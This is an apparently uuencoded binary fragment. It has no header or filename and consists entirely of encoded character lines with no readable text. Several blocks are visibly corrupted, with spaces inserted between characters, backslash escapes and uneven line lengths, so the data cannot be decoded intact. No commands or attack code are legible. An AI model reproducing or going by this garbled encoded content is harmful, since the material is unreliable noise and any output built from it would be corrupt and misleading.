M2PWRUT+4+1[V08M?GMX&^?)J=!!#G'\$U.G(&.<@;-\_4@;QN=V!9W"%5`4%G\*
M-43(TY\*"SFF`\_&X0&7F\)\AE`3)XL1"GZ9BV#\*1S"ZIO\*ATK#?B!+KP7EA"&
M;EP8`M]0?1T6'`\_+!OY-OE/'=-)9QWZB1;Y]OU,P9Y#060(.?:-\$OJ%OH(\*C
MOE%:FN07^`;22]?)LPW\\$/&=>9\*\*'OL&N'^LE^('1KQ=6\$-8-@;+OW4P>)Z/&
M=#&NQZB^KQ>(U]Y)V^R)N416S:5(U,GTB+W9X]4TLL5B:<&(,`;[-5\$&DU47
MJC2@MC6UQ8@9`K!^@1\8,'G5YD`C`23Y:7,D16@.)/]:[#RJY3:8IB-`#("
M,,(\*.8X/C\Z.#7^-'T[HCT00'JZ/98O3^W7X-C<>3-72\_!\$!\*?()H<GN\$B,]
M[\`+T:C.[UMG#1@`-Y0]C!704H#XF`6BW5=\_KW/\$9J8E!]GH-9PMST#3JU;=!
MF,GQYFIY-[L])@;I:F"=E:PS3!1BB(H(S!4\$Z]4JO;P>\_)/: \_<E:38H?KU6V
M1\*P`X0>&^A@B(0\*CO&!1JV>3\_3\_>JNEP[1^I&O;6\*.1Q&;"LG&5A<'GI!>D8
M502).\_2.7[UJQEJ6ZOMDD0Q46>C3D9.;^]O]M7J[5SJ0VT\_5\_B0\$.6VJ&YG
M\OEP]G"G(W0>VL83L6\*\\_3N>@6\*\_I;Q"X9X\*2X;P0]47`\H(0AU1W@?.G-H
MV'1J(JR`CM)@/:0EYMC\_G\_53+6D-@N6?+&D"\_7IE5@3.UV8O;O;V"\*5Y!\1`N
M[@&5!"%J+`!H<W+8ALVH1\_]NP\U`\_4GP=U:2YK(4DN7C10X'+!'A/L#;JL)
M-Z@(\$/)`:FRG:^DIQ/'WSD&M=TDU^B%)B:^5NM,LG7N:10\63K%S"BFW<A)
MHJ+GI&.=C<@F!BT=5+)2Q\$H1FX!:\*RJ7XXY98<G`WW#XQ\$-EVZ<\_O,,?), (R
M^M!>X9;XPCD/96,U)ZQF[-L/J`FI:(;,\$-2\$P<T!\1^V;A8[]4Q.BN-SRW?8A
M\F3S?B.;3A+ORM+D=\_%<6\*C\*S"R-DLRE,8FM8H\$)5"2DI\*@L?7"\*L(PY`L#
MNLN#2>2\$:YHB.E!XAT)E>\U?%"XQD1T(U@)D^8F5N+WLO.N@I:Y35)\_>QH,A
M.MR(JIY+]=4007\$I`Z@'OM0"5&H=^)#ZUS0.EE@G33QK8/\$?TGK7%#OG'IC
M&.]#%41A,!>\!/\$/1W^Z]<Q45HO6#XQKZ=&6\*^CZR3-8HF]I':80ZK+=BZ!Y
M88F..21#?:QG.CFI4DV5[.4W`;F[V0''#SI@ST\$F#BG^<H0K78[.Q219VN[I
MO34Q@\$FK6DU70>(15L20K,=B).NA&!6I\J<\$[ (JPM3)"STG'B\$!D\$X.6#@IE
MQJ/3<^T)LB(`V0\_`@\@"<93PC(7W9B"\0!U0"M:&`CFI3TU]4,L]J)R5G:.R
MB6\_Z&9\*.00ZB'+L3=DA/NP&PO:;T,@R>+N^N/?YY>WWA>3/N))`ZT?#C:K
MM=]&9/'3Q-G`X4>314:EJ\$8EK-N\$Y)QD>V!3019.J3=.(#[FDBK#`V2P)W,
M9543.W&WH!%-92=WU:UJN#R;\-%<ZG>SO)<[(V&BRO2M)G7]04YH5'A]V=S#
M@L.=.GMW[\$57MW:/:13!`0\*7@`38)@Y..W"@\$8>&(GN21E+KPR+0"7M>,CF,
MM54"I4#H"EH%4\$41\*#')K:)@RN"N44%\QUNW@2EAD\_-B^MZZ.\7W04&\*.8
M<N#M(>[\*&^,^`\Z\46[S?FYN;\#F(Q1=#KP[;G'%K;@V3\*3EY54^K%3LNX\!
MV(01\$>^@312;.:QG']9YF?\_S[%,\$]H%WJ;:O!:9.:+20'8\*'14!F"\2VL2P
MU:##2KCA;>-N(@`"[PM@PG)\LWUR%XE'B\)!R,%EPF)89^TKCQ%`2D`&F0&%
M1\*/F[&RTI^8I5:YWM6AY<#CO7M<8KDE\_O+U#HMLT/C51G.VU#`-[N9H\_(E4%
MK`P0R=YL[HLM2,WH,, -S:9C1H;?'DP&128U3BOJSU>/VWY!<DHPO;@\*;"+)V
M2+FU8>]X[UA/!]`5S)/`@/IXH\_X@-\E[CP\J[OP.<Q[&\361`34.\$[NKV[?
MK?1`.8B=MT3LC(0&?:P0W!<4M5"\*UNPG<-5P#)`0@'Z"IT":\*S1S678>@;89>
M(N9TUT\$X)CPW4-`=YO82[\*U]>[5XA)2H1\*)'X&[@D%R2#(\@L(D@:X?D#O\*)
MD5(NDW<&HPZQ-)L\$O`\_AL@,<M8=TH%4G=FVR0"-R.Y^PJ?;WZR`U-ZG8\*TH!
M>5D;[S5#8"U"3TA`50N2RFI-,W\_99QCLQ48U!AO8W+T6Z-,UM)?G0>0D"'J/
M<\$O;0;!\_P%I+)GRU652DP<0"6KV<ZF\$BX%,+4C%A<+A]'U@16!-H`VL?I0RU
M?7W;/?#R7#&(ND>[.AQSDJL07YOE7=<YZ/[SR]>S#V:/\MEJ[?I0E;ZW,BQ>
M5[KA-RE2T9%B0\$4']\*(5,]D>3?/?78\DCV]I[6@57N"8X>6R\*" (C`@MIQ#9Q
M<.`'B(A.SIJQ9\2F]VC]D3X(6).7U784K1"\$9X4J&J4992\*`6H!X%;)#MK\$
ML,FPPT\*E-J`F%\$J2?@=IUTPB0\K^S1+W>?E#`EN=JKSPDBUU^59;0+L0KQ=C
M,\$ZWQ';3@SI\$4\$E3CI.S(9QK9IP0`/;<:4-8^-HF7P`&SV6KCO^22X1J'+GJI
MS0A'@[E,G83DC&1X&8%-!%ET2'F"QJSA')V<G^DJL3[6L\_'"U0!ORN;R4.54
M+,<Z411!+\`\*6<,%))KE34TF\$`S^RN),<KNZ6QI81+[E8;3[&?`2+(, \$V7RE5



M29@FE! 'M-@) ("<B@ 'J"^^"CABVM) RO/SQ" [ 6X\_POWXF\ ] 6S"06P8\D42#@AI@
M\_ ( ] C2F (J: 'ETJ. 4%M:RQ73+ [ > ] 3LGAK@:W?; , HD\*B.N) <% 'SAF%/I6YMK: 'F
M' WMF07=K81&P=CWHTT=9+52?-O/9G4HT2=Y<+UP, >LHRHR<&Q<XH-L (T/: " <
M(\$1U" . ) #EPYMH#@G\$ \$41"! !DP>KJK3UCH@-211; 8 (' J71& '\$3&] 4S. \D\*E#.
M"D8LCZ) UIU^ ) XDT- [ ; 8YGYHR# [ 1FX@ ) 8 [ F#J>"VIW>%9%! ' 22W\*C, 1\$9 '=8.
MN' 5"4>C=M1@U"HHAZ-" ("<GL?@R<, KMT^V` (Z=TI\$SL`Q0`Y2X. +\$=I\$ L: 7#
M; FU1) [W; -8] I10Q! ZY08/ `2K=CH) SFV41, , /Z>SB\$0\B4N\_# ( ) #Z5Q`I `LB9
M\$ \_0G5\*^K\$ "G:MR+% `&Q=B, \$ (=MR2T\$R`M, \*%470"7#L7K#^LA"QC\*/ (>!<'
M9<P04PW"=8"1R"X8:1T\!J` ; (##109LHMG; 8 [ 3Y>' ' 77Q6/A. @JA+7"@FF" ]
MP9Y` ; H\_+ , 2I& `! ES@A\$ (U7LM-; J@ \$ \ `\*N?2A: `Q\_E@N^ [ \_? [ NYMY<?M\_L\TG\
MS' 2?C+B; A6"7G. CDR4&; F' : ) S:OI"5. S+O75^ ) B) N4YTV18Z&1U7FU [ JXJSQ
M+] TEX@ `8W>P?Z] B0>L"+RT. . "W#@-GW\3<B3] O-@U@) 0) EPYN8I=7"RK\*%Z\*
M7+7C:LS36.>C5^-7T^/S\$T\O7+ "/OT/A3) (>3E^\_ ) !7. C) SY-B>X&E-2, PY\*
M+82W) & \_U; 5Z66 [ > \F' [ CQ] #QGD] \$YH`M380M) 5L680LD37-A\*\A6. K: X<BE]
M10"A\* 7G&2; (=S `^B92; #9A) "+D0R-!E<V"ZNY>' 9T\$N"7, A (L@D#3 ( ) G3) S
M3AD! , : >< /HAG\*Z+B% " ( . \$%Q2HJ#%MJ1A2J6S=@, < ] 4, CYK32\_<^ (ZC&0`NY
MPO:R?1SCQ? ` \_?M) "2F\! . X' CM] . WI^P; ) ) O49, . DRZ, 1V, SG<I<T' ; ] "4F; R
M!C<Z' & ' . 6N: . S [ ] =-N8\_9^?FP9ZD\_>\_QT:OV\_RG^/SD] 3EYD\_) F^R/%S^G)\_
M6! ; %BZ+EV3==78F?+Z>F5SYHWMH7%UY42#I^^7\*R; Z8, 2\*J19"W^C^ . C \>F+
MX6`+ (ZX/@M' @<KY>FAFLB-^&@\$WX#P\_P! Q\_6<HK/\$@VAPL`BRX3-8G:U] \_5!
M=MT, \*JP1UH4-^ \II; !0@+M& . 6%L4<05, . `5"X19?1B\*?/\$#^G`\*>WRWM) 64^
M) Z\* [ &0 (=X: L+J3@+) \_IZCFYH82\$DT\$UZ#3OVA7FPM`"RGM\$: =Z8!0O\*Z7\!
M\_=NG' O+L7U=\_B? !F!N' T9Y>!R3FT@/X> , 1<B>EZ@K/Z/F\WB; O [ U^O9A) "8H
M\$<@W%T`<+-] C\_ [ 72' TJ: HXS\_6&Q6WB: /5^8FH [ 4A2; ( [ UW"PF" ] O9S>GB [ 4^
MZ@' 2V0?S?3B [ NU (T?OP=+= [ / [ #&&8QM7\VP#C4 ( ^\$89!MONBU. E7LW9TPYP9
M!L8ZB7FI9?^M3#I' ) 48! /W" %V&&' QF\$\*B-) \_Y3#G^M`9\*BQWB@\_2KC) 47<
M> . ) 9^`B" \C!>2\$^%CIF-` , W, 5: X: <; UCF<N] YF9\$D9CHQ! "#^ ) \$&^ , LMIIF9
M>8, K1=4GXBW?>` HJ [ WZ (> ( 6 ( ARXSBB@%@: Y3H) =WN"+%-9RRC8' \LKI\_CH9C
M+ ' !^N#>> . L^N!J ( ; ^LR` \*ITFOAH) H^ ; P>E#37ZOY<W@] -7=N666B&WK+@) H+
M%=VEP-BE"D3<HOU8] 6CH4##JZ!8CQ%J (%1A) , CYAVTY' A' 8DU@>\* ] (F) \$' L\_
M\$S\_AK303RGQC9FR3/\<' YE: %L<37 [ < ( IUO3-XLGR\_9U9"MGXK0 [ ; 6WK: W<OE
MS4) (AZ>NV07\$!D0=Z30W\EV973, ! , VHU! # `#U\*S+` O%AM\_Z\*#LVCJKVRCG) \
MJH [ YN&0LU^AH, PGF [ K ( ' T\*B^D\ \$& . A>0WRT@: 1 (E5WL2=#VPO\GQL6 [ ^ ] ' \_U
M+QX^?S05>7ED (@=C\$X. : RE/&! : HPM54X7ZW] ZH- . ?G>YO%^ ; 6SI ` \BKM/' R\$
MX&: -%S`P' ] ' =#DC3Q>WJ8: %HZKX6LXOC%BMU (\*C1QM3MIR6: JS) ( \* ) W0&14P
MB\_F#42: DIPT58PQ06^: Y: , V3\_ZWF28I^ \X`6F@>\$T#SA, +RE&PQ0M` ; `\*! 92
M2U#Q>\* & @+DTXZVB?V9N7^=N>-B (QVW0VH->H. \_2' VAQ=S?%V\_3&JKQ! \%^
M#- /V@?M@; 2, 0" < (C / `31T`\_V8 ( ; `2' P (X%!<8-A^APZEL^CHU00 (E60#4KV
M@' (!%71S>=1\7<B" . 6/JA@V\2+K; >' 0E08 (5 (5@?CU5H@\*FVE%\$#80\5@FH
M4E+78S) \ `B63 (JXD2-^EI-13DH@\*Z`RBB%00Z+` \$>GE^-+&SSU%\$ : 2, -E [ ( '
M%V3L6+Q9FZ) ) . V\_V: DBF. #%V\*: Z0XM` ] [ , "5@D-` `8: X6\*R!ND<L&\*Y?++\$ "
MGO) ` -A"K' R>-&V] \_DL\$ \$B@Z/S\ : !J=+VQ\$60K5Q+7N"1! TTUM, X-9LL [ , SD]
MF3U\` \*Z! "DH6, 3, 1\$VVX#Y0+"&T8Z\$ `7V!>T\$KK\$#=RK"ZB] NH `: Z! \*8O! (Q
MT4 [ [ 0- ) 4<?N9H#` N6@R7R0%#) R; 1EHJVQ9\$N/KU4>W/T&&R#\* ; . Y. 4EH=GPN
MYT\$` W%V (J! OLYZ/ %@QO/91HY+"#` \N [ !%!\_ , ( \VQO9, UD. P5A/VR! \*Q! ] I]
M#) `\* ` , U>D. ; M] U?C, Q. 7M=/ `D] `9ZY& `<P\$7! ) ?NR?B0ZT\*X\*N&J. =8/MKFF
M8S. Z [ !LFX6U+0W@7?Q/RI; OYI+P\ \$ [ Z<?, 4V' \+: IZ?F7 (B) CXY/65PI; !79
MU! I+R, 5) CG08N, \ / ] SZ"AQ/!D [ ?\_PI\_Q' \_"B>BKS\_X54\$C\$M7: ^JYG+3>TV
M!X0J\_` \$B) I5HTYI. `G8 [ <+G@X`C"H. 9X@F+?C<P" : B5YP" T ` "Z8B, E44&\N3
M: `& , . `N> . ! `P1D (?ETI>^ -2- `3+) "-XCR, A ` (&@. 8UC< [ 8> ) 1" P\$; ST<P%4
M>K#V!&04@Q@) \_L+I ` . [ [ --LLWIL/ , [ . " <3HZM, S6\$W#\_J] UJ\_VEV [ BX7-PA
M8F1 ("0 [ H?UI<@G `7#%\*DW"Q4?Z@) ZX>-] DX0\ `7JG=-\_ , VK, . O, ( `N%# "87\_
M=K\*5GK7IJ `?0G; P7K; Q%7-ZD^#7R7K1RH2 [ ; 7F\$KO6K3X<Z@ "QNH^&2 `MF! 3
MZ4. D \S, !@' A5WG^: VV] LLU? \$ODA\_ : 1\7/\<25H60 [ \*0R\_<-B8\_>?R7"BNY, V
MBBH7] &A; N' -Z] Z/YW%CS [ V"P&S5-QE^6<O^\$-DU7I. F9YLOKY9RP (&B"B) 1/
M5F9\$` \ (E) KK. UR! XAP0] 51^LJAC0JO: C. T9/0<=GM^ \BUU\*1P [ +M1\_@Q?\R
MRV` V, C<70@1WSK) 4' 8! 2Q [ +CEH) A\3D/@ `P\_ ; @2. ' S8 `V\K8) ] (+IQ6MIDL
MD\*YS: /LXNTJYS8\* <T83 `BBRQ=NPR1\$-: 2' (L/Q! T; O0DXR\*@>7XRDFQ3> , C-
M6@P7F [ I+5"8R; Q<FF2W" ?^\$=ICJ, N6. EBG"9" (>!> `<N%QP&8C# \$M; D0; <H>
M; 9 (BK@U (/ZS-A4B) KI&7DN\_ `U<#) AS88J\$W4XUA' ^ . S. LN>H (VDX4\*YHE: LJ
M\*-<OA' 1, B0B/KND) ^3PZ\*K`N%-95F&20] GGG, (?4%9J\*BE\$>' 0' 3\ "7@F>W
M@, \_X\_SH?3] ^2T<; &7DY>L4KK; W; , . (<8"Y\* . -YO51KIFTA A-V5O>S39? [ 7>G
M@0+=YU=8; D&2T% "5GWQV>P] ^E35#6-Y: &U?P [ R; +Q?W84A9- ("XJE#TR7V^
MJ?KDJ) %DK&L [ 1 (E6 [ ` ( . `62X`AQQ\XN3I>G?9OZDZ#<\_R-] O?O#TFQ^ (7O. #
MN-O\XM2 (KL! 88OY>8"Y` ] -+@, QOMI+] L37R, -1R/; EO5GAFIK, \_I+: ) " " ; J
M [ @Q6LI2#Q\WL ( ; +@W% ^HB%J) J. BJOXFN@6: X! 6S] BK\$' RX; ?H5A2\_\*1B4@=9
M (J\*B>\_XF6CIGAS4<&QD. 1Y. C; HO92%AR82G (40 (AB5Y6EE8) : \U) T ` "Q=E\* :
M, ] `8: ] C>< `D8CK' O&O9 (PBMC (J4 [ TA [ ] & ` (AY (\*\_HG40+A4<S `2&N, !2\WD>
M%S@I^@6N=@HL%L0V, Q0 `@?MQ) 7 ` , \H#! S@U?CXX. #/12Q\$00>: GO3/C=H9 `3
M`C\_X.V1. J&8?E0@J! 0IL) B=XG" "PO1DS. &\_ZO9V1; `A&A; 2\$ :>=& `H\$-AGAK

M)P\*Z' \IN%)DJB@3`UVZ@\@ [&YB3HY,1RBK?A?N[,=K?W\\T25Q+[\?XH,PI%  
M?'`9P\$K]N\$1P,!@8XD)=B%"95"@=[8\Q2V&Y%`:#[<'5@BLA%!CP"3\*"9=U'  
M''(\`T<P6^K'YO/#)4S'IFZG9R^&6VE[Q\=G+Q\*==`YD1I##0U.%+U)\O>BB  
M1\*A:A\*JT+!`#`'+[\"H,S(\*PA%2I4K8J\R!=!)?Q%3?G\$1(BLGD17S\O1I#\$7  
M%`D'Q[ \$J0ZBSO5O^X<0\$QU=^ES]=O%NM'LQC\*&HL<RO1)FKN+7C,V]>P=8`=  
MZ/L9"2@XIY`Z^MDGK"A8B(+).?JQI6#1D,#4;PSQUZK^3F,D1<082/]N8WS3  
M!N+NV.\#60,;A%CQ%AQ=\$:;8]X.@9;QH>ZA^6":9H@(%W\_^102Y^DR#>\_&TX  
M:@\_?8=%)GJ`X'T)KV(&K1;!/`#\*#HV]2`CT!YKP<T>AOHA.6@=8G?)!CG@Q  
M8PZ#[, #ES!=3%W#T3EG(`\MA/A%TL`I5`24[,7?@8#WT\_GV^\*<@A?1,! ]V]@  
MV9.5T9#JU=7"Q%,/#L;R'%B-T+CY@VO4WXW6IB6:A1D<F;53`72BE;JU`4EF  
M^#2W@3S>?Y7\_#W\$+R&C^D?`\_`1\HYN#-Y'3<EI2V)6'P\C(<F"Q^OS;;1A<;  
M\V:[G^MT\=\ZX\_GU2\_O&`V[XK\_AB`4HSYSA&;5DYRD\*PO`B\>[S7];4O.\*U-  
M)[%@MHG]UB3>+&8N+35I(N8/2?3&!-ME:IH5<G4:I#PY\_D,L4K925C\$ITU`@  
M"!E(E'QG<T1`LF?<\*+Q]L?&I?)T#9V?B-<-I?0D6D/(5%7.4VWQ=&DV[]\%  
MQHFWE]L;TV+LF=<WS>3T#-/EU,@8SI8=R.AH(\$8U^P?)%CA:`'/(^G)HN?.6  
MNQ#NS'"?\_H.\9<AKR2UG!4ZLR0!K.\*5M=(/(OP\$(1-4\$/XF%-]T[2^/^)2@  
M@%(!X=@9N+!L[\*%R04\$7P`&4WPA\,II,123<<`\_A\_J\_33\_,7T\$(,\$,TGF?IFE  
M)+H9G'!+\$(S;DG9IM2@2'@5\$!1N#6W/,9O+-UL!DB&B/\_-W:N,TKH.,/%MJ  
MUD`>3:CG:WB?ICM%`M/6ZD4[ `>M5CM.%;VP?/CJ17?^>R4AG8&\M8,31DYB  
M^E<BJEFCAU2I&X1:;!4;%L4(`K1%8K:&UWK-U;AJ6?Q76ZN[3B0DG(48!\_Q2=  
MVSK3I`J\*MR3YM\$63!`G:1^H5NB,9=XHQM5:7<L+4B&\$A3=][RMB5WJ."Y\*I"  
MLI7^\_L%\_ ;MC4R\_T#0G>.DCMU<8<9K-3M%K;) ^P?)#G!'3,((.N+MOG(\$1+%  
M,(J62I2--2'U54A]Y5\*;BE2")(%D8%"5IL\$>-I?F3/^EO8/A\$HWW#`1\RV>/  
MRV:U[<V/R]=+SY?G[\`K(9""OLN[+` \O9MORTTF,1D@-,\*OD(77DYAVR=T@  
M`&#\*D?D-[OJ^G<&[QQ6#RVZ<XWGN=M9N/4>`@7YV\_P"GM`5H5<P\_`!\$KX'GH  
M\_K6(HD,F73CN60C)N9#1L0#`7<V9YC^VE"WE`8]OW^&CM:"JUV-S:=2[F^7]  
M!XD<(GX,RM&JJS\7=-;)\*!2,MK@Z`5H<6E?8XO^V+-N8Q97=,]YH\*J"P8T#S  
M(D6NAP)%O:Y!&VES5F).VXG`Z#7H\$G@%D.:V[469FSO=`M^2/7I/\`"U="3`U  
MC?K\$;BQ0'>:.F4MM9A--M-\*9=/+8HA:CIT)'-P]@9Y2]+9.TY[H&/^J"]NO]  
MP7UN^STP#!(XCK:&LH,8;JA\3I\*2+BDOD-1U14-]" ,2F#N4^&KB;2TXDV5T>  
M-I?.&IVXS</O\`K\$Z\_30@4L')X94%B\_\$XK:C#JFE4-%7`\;Z&\$^G6Q6"NYGT  
MA",^)GVOFT)DE.6DPI4`\*!,R!^0AR++K\$#@\* ;7IV+31NU2Z#AH5W2[H;0K]7  
MXL^(`WANI"[1+]VZETIU/=C5[8>KMN:XZ2.`&41ZI: ?TY[AN.T+.A8S^'+CX  
M1\_3-^\_OV"-?^]-6>-<RP\_1YX-Y7NN6P\_F] ^]LM>\$,J6R\*7OFJPP)4,JFX'XE  
M)B49AB+D:V0:XB,"V<<\$6=[>VF^3R>&^!2?NWA&D2:+)P071\_VB0B&]Q\p>=  
M!BJMX"6SYGV-B0THO#R>'AK5#\*B]5]F[S@\_5L7Z0C4+J)E14/E[B'VT6,W>+  
M6%W(FS!^&9"G: .7!W"=&+T'`!AO!-7%@32#4,;`D"2YWH#X],`IHXE9/?WB  
M+>]Z%Q/VJUADH8IP7>K(@IU@^\*""`\$;`&#T1.KX7!=A\$D1F1VTKBR[-5DE5F  
MM\`&6>K]GM&-U0@S2>WFXJIKQG[@: ,N1(;BCH(R\_4U;Q]?7]PLY6S6LU':W  
M+>E%OT+T@S=\$Z\*70X0T";\*+(FDA8RNP(-:3Q).)X>C!J+95@T<#&GW\$^UE])  
M-! ?A,0SOOCRWLI\$V)I6+!VUB] \$3HJ\$P!-E%D1F0@\H6(G(<B)T4@,M)B(E)(  
M06)E?&\_ \$Z\*70864!-E%D3:2[>7SO\_\*586-ZP";H/7!VH5K#T-8DR]'8YH1Q\  
M4>"O-;)/2X0&`PNH"5!9A]\*2BF%Q)611/472[J9#N>BPRTG\*\* :0<:UN?5@H-  
M=A50\$Z!JHB#IY'"L[XD3TV9XHCS^1OFUGIOQUD/]5&7WSMKD(+@%^7:-\_9<R  
MF.72PH5T?C?71-W\*[7>\$\_\_\_(%K<V\_%M7A>%2F?\$6V0#Y6:8NJXI;&WR-81;;  
MZ\_`7ND`/)!\$(/\$&P31\X(SAFYM8O9.9<\_YN9.9.YD,DR8N=A/H@;6OPO\$P\_&  
M)+<'4@H\$CBS8I@]<=^"MSLA=I@08YJEH51SH\$]D4\$F>3W/-4V#\*RY5\$V08MN  
MB)M%R\*(7MDL0U\2`=0?L.@`9S8@:J2W!(XD'XP8<8AH?E'8@OWX\$0+^U!<01  
MMN611L'903AQ; \$AN=9=[>WG^]?UC8J>;A\_L1\ .APCMIJZZ:9-/QC;52GCY2`E  
M(\*&C?3L9-P>X[PH4J]9BYFG\_HJ(\$>7@HMWX`B3EA1S&";,Q%A"VA=(3;6WMG  
MZ:5INR\_+\*G"1RX^3+W(UPM+-C7V6-W>;\_?ML]NUU]U[X5!SK.VCQW.[-BT<  
M-A@@;FU>&- (3\_]OEUJS\_?C'?FO-?;[`)2\$WYK]?W\_#6(ZX>;V^\_,@5OZZQG  
M5^ZR(WF91NYW75XM6UGP\$7\*\_NGMOSGBL5ULB`XP<![\_>71H;\^2FDS:6L\$3  
M33I=:FN(ZFH!S38B)\(N,TS?3.T:'Q\*\*R!H#\$,)8"B.:&1C0!QM\$N\8,\_VRS  
MJN5\*FH/]B3^CQ8.O-MT\_1IK`D@XPNEG.[K?(`&JV2A3W'8AP]GLYI&.`A[]H  
MQ0)LHLBT0^J"<\$G)&0@9P@\_"\_1KFK.WO^/3B'\;LOBLB:BZP9M(XA"D%4Y!`  
MFQYL1:S5W!X2<YU`4H/6WG>('T/V`S7LY%:00\$T\$GKN=A2\$L\$UC.7(W1(["  
M, . .R%Z,WV`\*`A-BR&A#`6`ECS?Q+R6%RQ#RR030/8)`+YC#X"]\!B^1R?'[6  
M99/&LP%(\LDD`VK;7CJ]758A\*&DO&06\C"H!U0292K6(;;-A;(91;181NNB%  
M() (P\_/9Y]FGQX6KC.N@\Q?`WS1H3&/>YA8G-WN.U65]N%G?O`S[XGZCV5K?[  
MZ6)N/F\_" ,T=NO:K\_H@!NIUVM[X/=U'CG#^\*QHY.7#?63%?[98]C(]&BBOC0>  
MQ):>\*850T%:V225)Z/ND609')Z<C,5>%ZX`^^RZE>.L->;@Q\*7(DO8G')%V  
MA[<QA(K]S+OV.`K8?605B&];,V%M\_-Z[Z\>>ZC:A\AM);V\_20;E<=!\Z2H'1  
MR'PW/:[7>#W?NV!'JR5ZUZ\*W'7!"<B&NAGVFQ#4Q8\$\*@;[\+V\*\]<EQESV@\_  
M^?0K,GSZ!?!;+RR)NOV)0]=BO2+\*H\_8I,VKU62\_3.1&\X6T@67\3DC[ @F!BP[  
M(.R'KD.Y7U%AV>H9S?+?W`]'F@O3..VK1#E[F4;&U%W\_A9`)K(KB\$.&4CY6(E  
M7&SPC#;Z92Y&&RD/\*#/1#IX44'.API\$ \$UD1P98=#EW\B5VO7V)>GHDF9R9Y  
MRU)W2A5MKKM3S,WOS991]]\*\_F.MN].D]Q@1%A&.!N'=CCDV86=%["5YB7.A,  
M@&#JB%\3M<@.\_+&(E3@)3IT3U82PI(/]MI[?QDQ0I9CG?;Y^T18\*U8>F&O>6  
M#]`!JE):2VK%-2`\\$!\*5E4IJMLO@]%SIJ38!-%D2:7S;\$3DWK5!MU;]`M>VV

M\$B(S\*C61'D%K) `K7HC`JVR=C%S#^HK%U\2`"8\$(/4<`J0!D0H%]O1]A-]>
M' TX.) ISKU; \$O) 2`DJU\*RJIA5 (3FX:6==] ^7!J2`VZ; 8\_ALR' DG#B"6H2SPDH
M9I4R\*V@G; "W\*+\*@=NLSRGLP`8VX%<RN[W!!\*`I"@BJ': ( )@%&\*TC=LKB!W04
MM06F%!@FQ\*4=#FU\$RP9Z1F#> `8WU+4K-?@ \$H]/OX!N`K\_OBQ:/\_H[/]UZ/I
M=/26N%IPB?\_J:B+;; ^!S`5`BX9C\$D,U[#5NDA%G"&#XU)2,&.%C\*34\*!R' [M
M+/3SV6+^X6YULWK\_U0WK250"F]5ROE#S@+1`I&Y'RR<'4B'9\*^@?/KT5"M,
MDS"J@4\_A&\*`@`#Y+!:/%5@ [K&?B"!JY\_[30U-#"F\$3\$#YW42&!A3"]\_`3Y^\_
M:H7%)CC%\*YK#P`%@\*`<W^V@312; .BP-[\*:Q(&"S[7/:5SMP5+D2T5W)0FES
M2@O?"ND%Z7`M(IL8M')0I[AV+#P`5A;/J/B68P6\*PZN4XKJ:L@&E19V'=%8Y
M(B,=\B@&31T4E@D`F0+8`\*D+0B`52WW9/RD\*H>(-0YR<%9D0D`@C#@A\$Z&7T
MX'Z3\*?'<OI3DV)\IU8!P0UL&QR`LZWBTC0<,\_&(M2/"GHM/9D^\$LF@^8!AS
M<?;PP[Z?X-[BQ>QV<A"<G+<9>9:TFW]N[ ]UN@5KYU/@-KA%"H0@Y2>F0RFSV
MO'UGJL^XL98MD?AQY]I:;K0-3ZCC\6'/Y>6<'YBUFI<FI\$E!4@HB[K;>K-9V
M9>)J^4D+@F?I>?^9)X:UV<?`RDQ:%!9K`Z8D-N1],WK#`G`6B:^@!%02A)Q&X
MDV]QNUYIZ:I=TEEPKVQCLQ.`A=)3VIA-#%\*P(T!\AV"\$7[^I^ZVB^37AA]Z
MYQWQ0\$-:1,8YM:>5TE/-E&K'; +1/\$\$C\$Q)\*P)L`5#B<6TOU[4?[:X\$/\_Q"&T
M\$.8.;,0MA]D`+Z5ZZ0)<#-<1"FDA`PGL/' :S1.)"'`0Z?('^.I\=[\_XE/\$\*1&
MOV<(8QXI\` `#7ZA-@)@3F`!( 'A9K"NS["V3^53,I^[R@7);\*\$0?&/8H=J&
M`I1N\*M40;BK7?5.<N=D9\["\F^`4;='DG)Q4B9:N;\*,(R1G):!8\$-A%Dx9#.
M(JII5+^X:5S'YCZ!18(FX.2D(A45L8T@)+,9U&@&!#8ALAYV2&<1LXD>U](C
M/<\$8W=?%4^S8S:]F?7L>W+YNGP5W'[J<1T!R<\*\$;YD;!KL#]E1E4[A9WN%+
MF^S,57!)SW;F[IY=?9<;2'(!3\_A\$[>F' %2\_"@2%2[\LZQV\$0]OY)95@4.MM&
M%RG165;!%<YFF\_>+!T'G:(CN\*GMM8;R4Z\^!G(? "MH&+5H->%X71PT8+LV/^
M9P"F[ `KK<X=Q%`\*^@N:8D`N24:\@L`F@JP=<LOQI"DF@P`VHP[ ^KSM>,AC&
M',^DN\>AX7E2E4DMH^T@R923&7R"ONV?Y&3H!V'B=ONCM>L`^\_F4ETFOE"!6
MB!]X>30@9R2CPR>PB2`+(E6' CZ=HCYL1' :W\$.D-?#R?5Y-G&\$<(G)JX[VK:W
MS0\_-,V)+\$XJVN^K4]UOOP/?"WL6N`JLN>V8%\_ =2\_6:%O>89/(?Q(9N#I=W
MRUN\9&#\*X/80\T2:3H0ZW!;4<F-\_DNF-' +LV"/A=JN;7GY5X"G688/RL+:` :
MM+\.`P\;W/F-HH:0>G[ZL%C?>\_NI]A\_O`U;8M\*@).`NHZP2\_X%.NIL4;#%\*\
M`:-F#\$`'P^:E#MO\$P7D`#IR+O1AV-"7)OYAS)0-T;/' .(QM\*YZ&]:U@J[QI6
M/^5=]:\_PKF&61=PK&3RK>YG/LYA\_L;?I=G@A1A] %T`.QJ;\_#-G%PYL!;0Z3@
M,(\` /<>IV,#`PH&/!A7K%,8Z6<0+!U\$G=-\E\,5P"\* ,KOKO],G\_8W`A.N)Y)
MLC0>]<)7J!E-4-(\$B#WUPBK`\&\$5AJ:?(QTXCJAMV8#3X8\_9-DW^>;9-LEV
VMI7NE[.NPX[@?EA&&P98,S0Z.HN,PMM6>?3`^&TV:4YJVA&F\_KVL,9EI%IHQ>
M6:-'7H\91+M(;76:]V#Q,%M\*[MJ^+AU7T"G[AOK1#C7M@.`&F%X<8-W[@BYT<
MS2Z6Q+` `?4/DI3W29\*]V8"^1M<<PK]I3DD//W\$A,MFP=3#OP\$2LZ]Q=' \$3.\*
M:' <</ (DC)P?B).1MGL9<=LS?M`C;=H:M"FGQ`R;A8%ED&"N\_89,+ "@F/0,G&
M)D\_AR.D; .7R#O,W3F!/'`&V(E`9"O68\A)[Y-A`>JUN`>H"43N861CK&YL9
MGX#/B4=MQD[-Y"FOI6.-ZG4Y#`8T/J%:%JP^?JI;P2E&L,>PZ\_":\8'4A2MTQ
